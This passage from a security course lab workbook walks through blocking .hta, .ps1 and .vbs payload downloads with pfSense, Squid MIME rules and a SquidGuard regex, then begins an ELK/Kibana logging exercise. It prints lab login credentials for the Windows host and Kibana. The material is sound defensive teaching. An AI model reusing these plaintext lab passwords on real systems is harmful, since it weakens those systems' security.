Attempt download samples again. What is the new behavior? There should already be a difference, as the .dll and .exe file should should now be blocked. Other payloads however still succeed in passing through our filtering (such as the .hta, .ps1, .exe,...)!




13. **Configure MIME type blocking**

Let's prepare some additional filters and also block MIME types & file types in Squid. For this, we will go into the "ACLs" section of the Squid configuration.

Let's add the following line to the "Block MIME Types (Reply Only)" section:

application/hta


Once the line is added, we can again press the "Save" button. Upon saving the configuration, please relaunch Squid using the "Restart service" circular button at the top-right of the Proxy Server Configuration screen (as we did before).



14. **Attempt downloading samples again**

Let's try downloading the .hta file again... If all goes well, the Squid ACL will kick in and will prevent access from downloading the file!

Those nasty script types (.ps1 & .vbs) however still make it through! How can we solve this?




15. **Introducing SquidGuard string matching**

As a less-then-ideal solution, we can also configure SquidGuard, which is a more

fine-grained addition to the normal operation of Squid. We will select "Services -> SquidGuard Proxy Filter" in the PfSense menu.

In the SquidGuard settings, we can create a "Target Category" under the "Target Categories" section.




16. **Adding the regex to SquidGuard**

The target category we are creating will have the following options:


Name: scripts
Regular expression: .vbs|.ps1
Redirect mode: int error page
Description: scripts

By creating a blocking rule, any URL that matches these regular expressions will be blocked... We call this a less-then-ideal solution, as string-matching is not an intelligent solution (but it is of course better then nothing)! Before moving to the next step, please click the "Save" button to save your changes.




17. **Configuring the SquidGuard Common ACL**

Now, let's make sure SquidGuard is correctly configured to allow all traffic EXCEPT for the traffic matching our "scripts" category. This can be achieved by setting the Target Rules you can see in the screenshot (under the "Common ACLs" tab)! Once this has been done, please again save your work by clicking the Save button at the bottom of the page.



18. **Enabling SquidGuard & Applying the config**

Now let's make sure we apply the configuration and launch SquidGuard! This can be achieved by enabling the checkbox for "Enable" and pressing the "Apply" button.



19. **Reviewing the results of our work...**

When we now attempt to download either the .vbs or .ps1 script, we will receive an error warning from the PfSense, indicating this target group (called "scripts") is not allowed and that the request was denied.

Should you still be able to download the .vbs or .ps1 scripts, this is likely the Chrome cache that is still serving you the file (in this case, it's actually not being downloaded, so Squid cannot intervene). You can do this via the Chrome menu or by using the following keyboard shortcut: CTRL+SHIFT+DELETE.

Well done, now let's go and grab a coffee :)

This page intentionally left blank.

SEC599-2.4: Exercise - Developing eye-candy using Kibana

Objective

High-level exercise steps:

- Configure mail sandbox & web proxy (PfSense & Squid) to forward logs to Elasticsearch
- Configure Logstash for correct log parsing
- Develop Kibana dashboards for easy visualisation

Scenario

Virtual Machines

1. SEC599-C01 - DomainController
2. SEC599-C01 - Windows
3. SEC599-C01 - Ubuntu03
4. SEC599-C01 - Firewall
5. SEC599-C01 - Kali

Exercise 1 : SEC599-2.4

1. **Authenticate to Windows machine**

   As we've done multiple times, we will first authenticate to our Windows machine using the following credentials:

   Username: Nick Fury
   Password: Awesomesauce123

   We will use the Windows host as a base station to connect to & configure our other systems!

2. **Explore Kibana web interface**

   We will now open Chrome and visit the Kibana web interface. Kibana has been added as a bookmark to Chrome. As we are using a self-signed SSL certificate in our lab environment, you will need to accept the SSL/TLS warning that is presented to you.

   It will request credentials, which are the following:


   Username: admin
   Password: sec599

   Once loaded, the Kibana interface will ask you to create an index pattern. This is to be expected, as this is a freshly installed / initialized ELK instance. Remember: Kibana is the part of the ELK stack that provides visualization. We cannot however

create an index pattern or visualization, as we currently have no data that is being fed into Logstash & Elasticsearch... We will thus have to:

- Configure our log sources (in this case mainly our PfSense firewall & Squid) to forward their logs to the ELK stack;
- Configure Logstash to correctly parse the logs and store them in Elasticsearch.

Let's background our Chrome browser and get to work!



3. **Review Logstash configuration files**

As we don't want to reinvent the wheel, we are going to use a number of Logstash configuration files that have already been developed by the Internet community (in our case, we obtained them from http://pfelk.3ilson.com/). As indicated in the courseware, many different websites exist that offer this type of resources for free.

If you develop your own Logstash configurations for specific log types we highly recommend sharing these with the community as well!

You can find the Logstash configuration files on the "Day 2 ISO", which is mounted on the Windows machine. We have included the following items on the DVD:


- Logstash configuration files for correct parsing & storing of the PfSense log format using syslog;
- A GeoIP database to allow GeoIP visualizations in Kibana.

Let's start by reviewing the Logstash configuration files!

4. **Analyze 01-inputs.conf**

The first file is located on the DVD under folder "ELK\Logstash" and is called 01-inputs.conf. You can open it by right-clicking and selecting "Edit with Notepad++". Notepad++ is a convenient utiltiy to review a structured text file.

The file is only being used to define the type of logs that will be received by logstash and how they will be received. In our case the type is syslog and we want to collect them by launching listeners on TCP & UDP ports 5140.



5. **Analyze 11-pfsense.conf**

The second file is also located on the DVD under folder "ELK\Logstash" and is called 11-pfsense.conf. You can open it by right-clicking and selecting "Edit with Notepad++". Notepad++ is a convenient utility to review a structured text file.

We will review the file to undertand how logs are actually being parsed. If you have additional questions on how the configuration works, please feel free to reach out to your instructor, who would be happy to help!


- In the first filter, it will look for all events coming in from 192.168.30.1 (our PfSense firewall). It will use grok patterns to parse the syslog messages that are being sent. Parsing the message bascily means splitting it in different usable fields;

- Afterwards, there's a whole bunch of formatting & cosmetic mutates which are taking place, which are of lesser interest to us;

- Further down in the file, you will notice there are a number of "If"-conditions that are being used (mostly validating the value of the "prog"

